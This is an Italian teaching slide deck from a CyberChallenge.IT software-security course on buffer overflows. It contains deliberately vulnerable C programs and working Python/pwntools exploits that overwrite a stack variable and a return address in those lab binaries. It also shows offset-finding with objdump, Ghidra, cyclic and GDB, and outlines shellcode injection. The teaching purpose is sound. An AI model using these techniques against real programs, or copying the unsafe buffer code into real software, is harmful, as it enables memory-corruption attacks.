Gianluca Amato
Università di Chieti-Pescara

Software Security 08

Vulnerabilità e difese

CYBER CHALLENGE.IT

CYBERSECURITY NATIONAL LABORATORY

https://cybersecnatlab.it

License & Disclaimer

License Information

Disclaimer

- We disclaim any warranties or representations as to the accuracy or completeness of this material.
- Materials are provided “as is” without warranty of any kind, either express or implied, including without limitation, warranties of merchantability, fitness for a particular purpose, and non-infringement.
- Under no circumstances shall we be liable for any loss, damage, liability or expense incurred or suffered which is claimed to have resulted from use of this material.

Buffer overflow

- Obiettivo di questa lezione è esaminare un tipo di vulnerabilità molto comune:
  - buffer overflow
- Consiste nel fatto che il programma, sotto certi input, scrive in zone della memoria in cui non dovrebbe.
  - Accede ad array al di fuori dei limiti dello spazio riservato.
  - Copia una stringa in un buffer troppo piccolo.
  - Possiede un puntatore che punta ad un locazione errata.
- È tra le vulnerabilità più antiche nel modo dell'informatica

Corruzione della memoria

- Vedremo come sfruttare le vulnerabilità buffer overflow per lanciare attacchi di corruzione della memoria.
  - Consistono nel modificare la memoria per alterare il comportamento atteso del programma.
  - Normalmente basate sulla vulnerabilità nota come buffer overflow, ma non solo.
- Questi errori possono essere usati
  - Per cambiare il valore delle variabili
  - Per cambiare il contenuto dello stack
    - In particolare, l'indirizzo di ritorno di una funzione.

Cambiare il valore delle variabili

- Consideriamo il seguente codice

override.c

```c
#include <stdio.h>
#include <string.h>
#include <err.h>

int main(int argc, char **argv)
{
    int variable;
    char buffer[10];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    variable = 0;
    strcpy(buffer, argv[1]);

    if(variable == 0x30324343) {
        printf("You have changed the variable with the correct value!\n");
    } else {
        printf("Try again, you got 0x%08x\n", variable);
    }
}
```

Cambiare il valore delle variabili

- Consideriamo il seguente codice

override.c

```c
#include <stdio.h>
#include <string.h>
#include <err.h>

int main(int argc, char **argv)
{
    int variable;
    char buffer[10];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    variable = 0;
    strcpy(buffer, argv[1]);

    if(variable == 0x30324343) {
        printf("You have changed the variable with the correct value!\n");
    } else {
        printf("Try again, you got 0x%08x\n", variable);
    }
}
```

Variabili locali, si trovano nello stack

Cambiare il valore delle variabili

- Consideriamo il seguente codice

override.c

```c
#include <stdio.h>
#include <string.h>
#include <err.h>

int main(int argc, char **argv)
{
    int variable;
    char buffer[10];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    variable = 0;
    strcpy(buffer, argv[1]);

    if(variable == 0x30324343) {
        printf("You have changed the variable with the correct value!\n");
    } else {
        printf("Try again, you got 0x%08x\n", variable);
    }
}
```

Inizializzazione variabili

Cambiare il valore delle variabili

- Consideriamo il seguente codice

override.c

```c
#include <stdio.h>
#include <string.h>
#include <err.h>

int main(int argc, char **argv)
{
    int variable;
    char buffer[10];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    variable = 0;
    strcpy(buffer, argv[1]);

    if(variable == 0x30324343) {
        printf("You have changed the variable with the correct value!\n");
    } else {
        printf("Try again, you got 0x%08x\n", variable);
    }
}
```

Come possiamo cambiare il contenuto di *variable* ?

Cambiare il valore delle variabili

- Consideriamo il seguente codice

override.c

```c
#include <stdio.h>
#include <string.h>
#include <err.h>

int main(int argc, char **argv)
{
    int variable;
    char buffer[10];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    variable = 0;
    strcpy(buffer, argv[1]);

    if(variable == 0x30324343) {
        printf("You have changed the variable with the correct value!\n");
    } else {
        printf("Try again, you got 0x%08x\n", variable);
    }
}
```

Questa è una vulnerabilità, non possiamo garantire che *buffer* sia abbastanza grande da contenere argv[1]!

Cambiare il valore delle variabili

- Possiamo osservare che *variable* è allocata nello stack poco prima di *buffer*.
- Nelle architetture che usiamo noi, questo vuol dire che *buffer* viene immediatamente prima in memoria.
  - Possiamo modificare *variable* se passiamo al nostro programma un argomento su riga di comando abbastanza grande da “sforare” la dimensione di *buffer*.

Cambiare il valore delle variabili

- Possiamo invocare il programma con input differenti e controllare il risultato.

```
$ ./override AAAAAAAAAB
Try again, you got 0x00000000
$ ./override AAAAAAAAAAAB
Try again, you got 0x00004241
```

- Se l'input supera i 10 caratteri, il contenuto di *variable* cambia.

Cambiare il valore delle variabili

- Partendo da questa osservazione, possiamo scrivere un semplice script Python che calcola l'input corretto da usare.

override-exploit.py

```
import os

command = "./override " + ('A' * 10) + '\x43\x43\x32\x30'
print("Executing command:", command)
os.system(command)
```

- Eseguendo lo script:

```
$ python3 ./override-exploit.py
Executing command: ./override AAAAAAAAAACC20
You have changed the variable with the correct value!
```

Si noti che l'ordine dei byte è inverso rispetto a quello nel programma C perché siamo in un sistema *little endian.*

Esercizi

Ripetere quanto fatto nelle slide sopra con il programma `override32`

(stesso codice ma compilato a 32 bit)

Esercizi

Svolgere la challenge

SS_2.01 Digital billboard

(nel caso non l’aveste già svolta)

Corruzione dello stack

- Consideriamo ora un diverso tipo di exploit per il buffer overflow, che ci consente di cambiare l'indirizzo di ritorno di una funzione.
  - In questo modo, l'attaccante può eseguire una qualunque funzione nel programma.

Corruzione dello stack

- Consideriamo il seguente codice:

return.c

```c
#include <stdio.h>

void highSecurityFunction() {
    printf("You have executed a function with high security level!");
}

void lowSecurityFunction() {
    char buffer[20];

    printf("Enter some text: ");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main(int argc, char **argv)
{
    lowSecurityFunction();
    return 0;
}
```

Corruzione dello stack

- Consideriamo il seguente codice:

return.c

```c
#include <stdio.h>

void highSecurityFunction() {
    printf("You have executed a function with high security level!");
}

void lowSecurityFunction() {
    char buffer[20];

    printf("Enter some text: ");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main(int argc, char **argv)
{
    lowSecurityFunction();
    return 0;
}
```

Una funzione ad alta sicurezza che espone un segreto.

Corruzione dello stack

- Consideriamo il seguente codice:

return.c

```c
#include <stdio.h>

void highSecurityFunction() {
    printf("You have executed a function with high security level!");
}

void lowSecurityFunction() {
    char buffer[20];

    printf("Enter some text: ");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main(int argc, char **argv)
{
    lowSecurityFunction();
    return 0;
}
```

Una funzione a bassa sicurezza accessibile dagli utenti standard.

Solo la funzione a bassa sicurezza viene invocata.

Corruzione dello stack

- Consideriamo il seguente codice:

return.c

```c
#include <stdio.h>

void highSecurityFunction() {
    printf("You have executed a function with high security level!");
}

void lowSecurityFunction() {
    char buffer[20];

    printf("Enter some text: ");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main(int argc, char **argv)
{
    lowSecurityFunction();
    return 0;
}
```

C'è una vulnerabilità. La stringa letta potrebbe essere più lunga di buffer.

Possiamo usare il buffer overflow per eseguire *highSecurityFunction()*

Corruzione dello stack

- Consideriamo il seguente codice:

return.c

```c
#include <stdio.h>

void highSecurityFunction() {
    printf("You have executed a function with high security level!\n");
}

void lowSecurityFunction() {
    char buffer[20];

    printf("Enter some text: ");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main(int argc, char **argv)
{
    lowSecurityFunction();
    return 0;
}
```

Corruzione dello stack

- Dobbiamo prima scoprire alcune informazioni sulla funzione.
- Proviamo ad usare `objdump -d` per decompilare il codice.
- Scopriamo l'indirizzo della funzione *highSecurityFunction()*

```
0000000000400486 <highSecurityFunction>:
  400486:       55                      push   %rbp
  400487:       48 89 e5                mov    %rsp,%rbp
  40048a:       bf 10 12 40 00          mov    $0x401210,%edi
  40048f:       e8 dc fe ff ff          call   400370 <puts@plt>
  400494:       90                      nop
  400495:       5d                      pop    %rbp
  400496:       c3                      ret
```

Corruzione dello stack

- Scopriamo l'indirizzo di buffer, rispetto al *base pointer*.

```
0000000000400497 <lowSecurityFunction>:
  400497:       55                      push   %rbp
  400498:       48 89 e5                mov    %rsp,%rbp
  40049b:       48 83 ec 20             sub    $0x20,%rsp
  40049f:       bf 47 12 40 00          mov    $0x401247,%edi
  4004a4:       b8 00 00 00 00          mov    $0x0,%eax
  4004a9:       e8 d2 fe ff ff          call   400380 <printf@plt>
  4004ae:       48 8d 45 e0             lea    -0x20(%rbp),%rax
  4004b2:       48 89 c6                mov    %rax,%rsi
  4004b5:       bf 59 12 40 00          mov    $0x401259,%edi
  4004ba:       b8 00 00 00 00          mov    $0x0,%eax
  4004bf:       e8 cc fe ff ff          call   400390 <__isoc23_scanf@plt>
  4004c4:       48 8d 45 e0             lea    -0x20(%rbp),%rax
  4004c8:       48 89 c6                mov    %rax,%rsi
  4004cb:       bf 5c 12 40 00          mov    $0x40125c,%edi
  4004d0:       b8 00 00 00 00          mov    $0x0,%eax
  4004d5:       e8 a6 fe ff ff          call   400380 <printf@plt>
  4004da:       90                      nop
  4004db:       c9                      leave
  4004dc:       c3                      ret
```

Si ricorda che, secondo la convenzione di chiamata di x86-64, il primo parametro di `scanf` si deve trovare nel registro `rsi`.

Corruzione dello stack

- Riassumendo
  - `highSecurityFunction()` inzia all'indirizzo `0x400486`
  - la variabile `buffer` inizia 32 byte prima del frame pointer.
  - Dopo questi venti byte ci sono:
    - 8 byte per il vecchio valore di `RBP`
    - 8 byte per l'indirizzo di ritorno
- Pertanto, dobbiamo fornire come input
  - 32+8 = 40 byte casuali
  - 8 byte con l'indirizzo di `highSecurityFunction`

Corruzione dello stack

return-exploit.c

```
from pwn import *

p = process("./return")
p.sendline(b"A"*40 + p64(0x400486))
p.interactive()
```

return-exploit2.c


```
from pwn import *

exe = ELF("./return")
p = process("./return")
p.sendline(b"A"*40 + p64(exe.sym.highSecurityFunction))
p.interactive()
```

In questa versione evitiamo di calcolare l'indirizzo di `highSecurityFunction()` a mano e lo facciamo fare a `pwntools`.

Uso di Ghidra

Indirizzo di `highSecurityFunction`



Offset -0x28 = 40 rispetto all'indirizzo di ritorno della variabile `local_28` (che è il nome che si è inventato Ghidra per `buffer`)

Uso di cyclic

- Un altro modo per determinare l'offset rispetto allo stack pointer di buffer è usare `cyclic`, uno strumento di `pwntools`.
- `cyclic -n <s> <n>` genera una stringa lunga *n* caratteri, che non ha sottostringhe uguali di lunghezza *s*.
  - `cyclic -n 4 20` genera `aaaabaaacaaadaaaeaaa`
  - Si chiamano sequenze di "de Bruijn"
- Successivamente, con l'opzione `-l` posso fornire una sottostringa per avere la posizione in cui inizia.
  - `cyclic -n 4 -l aada` genera `10`

Uso di cyclic

- Come lo sfrutto?
  - Con `cyclic` genera una stringa sufficentemente lunga da sovrascriver l'indirizzo di ritorno
  - Eseguo il programma usando GDB
  - Do la stringa di prima in input al programma, che termina con segmentation fault.
  - Guardo cosa c'è in cima allo stack al momento del segmentation fault.
    - Questo è l'indirizzo di ritorno che abbiamo sovrascritto con parte della stringa di cyclic
  - Uso `cyclic -l` con la stringa che sta in cima allo stack per trovare l'offset di questa sottostringa, che è anche l'offset che cerco per l'attacco di buffer overlow.

Uso di cyclic

Questo numero deve essere uguale alla dimensione di un puntatore nell'architettura della CPU.

```
(cyberchallenge) $ cyclic -n 8 60
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaa
(cyberchallenge) $ gdb-gef -q ./return
Reading symbols from ./return...
(No debugging symbols found in ./return)
Error while writing index for `/home/amato/Nextcloud/Didattica/cyberchallenge/c
GEF for linux ready, type `gef' to start, `gef config' to configure
94 commands loaded and 5 functions added for GDB 16.3-1.fc42 in 0.01ms using Py
gef➤  run
Starting program: /home/amato/Nextcloud/Didattica/cyberchallenge/cyberchallenge
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib64/libthread_db.so.1".
Enter some text: aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaa
```

Uso di cyclic


```
$rdp   : 0x6161616161616165 ("eaaaaaaa"?)
$rsi   : 0x400
$rdi   : 0x00007fffffffd620  →  0x00007fffffffd650  →  "You entered: aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaa[...]"
$rip   : 0x00000000004004dc  →  <lowSecurityFunction+0045> ret
$r8    : 0x0
$r9    : 0x0
$r10   : 0x0
$r11   : 0x202
$r12   : 0x00007fffffffd968  →  0x00007fffffffdd16  →  "/home/amato/Nextcloud/Didattica/cyberchallenge/cyb[...]"
$r13   : 0x1
$r14   : 0x00007ffff7ffd000  →  0x00007ffff7ffe310  →  0x0000000000000000
$r15   : 0x0000000000402e00  →  0x0000000000400450  →  <__do_global_dtors_aux+0000> endbr64
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
──────────────────────────────────────────────────────────────────────────────
0x00007fffffffd828|+0x0000: "faaaaaaagaaaaaaahaaa"      ← $rsp
0x00007fffffffd830|+0x0008: "gaaaaaaahaaa"
0x00007fffffffd838|+0x0010: 0x0000000061616168 ("haaa"?)
0x00007fffffffd840|+0x0018: 0x00007fffffffd8e0  →  0x00007fffffffd940  →  0x0000000000000000
0x00007fffffffd848|+0x0020: 0x00007ffff7db65f5  →  <__libc_start_call_main+0075> mov edi, eax
0x00007fffffffd850|+0x0028: 0x00007ffff7fc7000  →  0x03010102464c457f
0x00007fffffffd858|+0x0030: 0x00007fffffffd968  →  0x00007fffffffdd16  →  "/home/amato/Nextcloud/Didattica/cybercha
0x00007fffffffd860|+0x0038: 0x00000001ffffd8a0
──────────────────────────────────────────────────────────────────────────────
    0x4004d5 <lowSecurityFunction+003e> call   0x400380 <printf@plt>
    0x4004da <lowSecurityFunction+0043> nop
    0x4004db <lowSecurityFunction+0044> leave
 →  0x4004dc <lowSecurityFunction+0045> ret
[!] Cannot disassemble from $PC
──────────────────────────────────────────────────────────────────────────────
[#0] Id 1, Name: "return", stopped 0x4004dc in lowSecurityFunction (), reason: SIGSEGV
──────────────────────────────────────────────────────────────────────────────
[#0] 0x4004dc → lowSecurityFunction()
──────────────────────────────────────────────────────────────────────────────
```

Uso di cyclic

- Diamo la stringa in input a cyclic:

```
(cyberchallenge) $ cyclic -n 8 -l faaaaaaagaaaaaaahaaa
40
```

- Otteniamo che l'offset da usare è 40, come noi abbiamo già calcolato in altro modo.
- *Attenzione* che in alcuni installazioni di `pwntools` il comando `cyclic` non esiste e bisogna usare `pwn cyclic`, con esattamente la stessa sintassi.

Esercizi

Ripetere quanto fatto nelle slide sopra con il programma `return32`

(stesso codice ma compilato a 32 bit)

Esercizi

Svolgere la challenge

SS_2.02 - 1996

(nel caso non l’aveste già svolta)

Heap overflow

- Un buffer overflow che si verifica in un dato nell'heap prende di solito il nome di heap overflow.
  - Ricordiamo che l'heap è la zone di memoria che viene utilizzata da funzioni come `malloc`.
- L'exploit di una vulnerabilità di questo tipo è condotta in modo differente rispetto al quanto visto prima.
  - L'obiettivo è cambiare la struttura interna dei dati usati dal programma, ad esempio i puntatori nelle liste concatenate.

Code injection

- Talvolta nel programma che attacchiamo non c'è già una funzione che vogliamo chiamare. Dobbiamo fornirlo noi.
- L'attacco segue quindi questo schema:
  - Il codice che vogliamo eseguire viene iniettato nel programma (code injection)
    - Sfruttando una qualche vulnerabilità
  - L'esecuzione viene dirottata al codice iniettato
    - Sfruttando una qualche vulnerabilità
    - Possibilmente diversa dalla prima

Shell code injection

- L'obiettivo è eseguire la shell del sistema operativo
- Forma molto popolare di attacco a server remoti
- Il codice iniettato è semplicemente la chiamata di sistema per invocare la shell (`/bin/sh` sui sistemi Unix e simili)
  - è chiamato shellcode
  - dipende da CPU e sistema operativo
  - software come `pwntools` possono generare lo shell code per noi.
- Una volta ottenuto il controllo della shell possiamo:
  - Inviare comandi al sistema
  - Creare file
  - Rubare informazioni
  - …

Demo

Svolgere la challenge

SS_2.04 - restricted shell

(la challenge è un po' irrealistica)

Gianluca Amato
Università di Chieti-Pescara

Software Security 08

Vulnerabilità e difese

FINE

CYBER CHALLENGE.IT

CYBERSECURITY NATIONAL LABORATORY

https://cybersecnatlab.it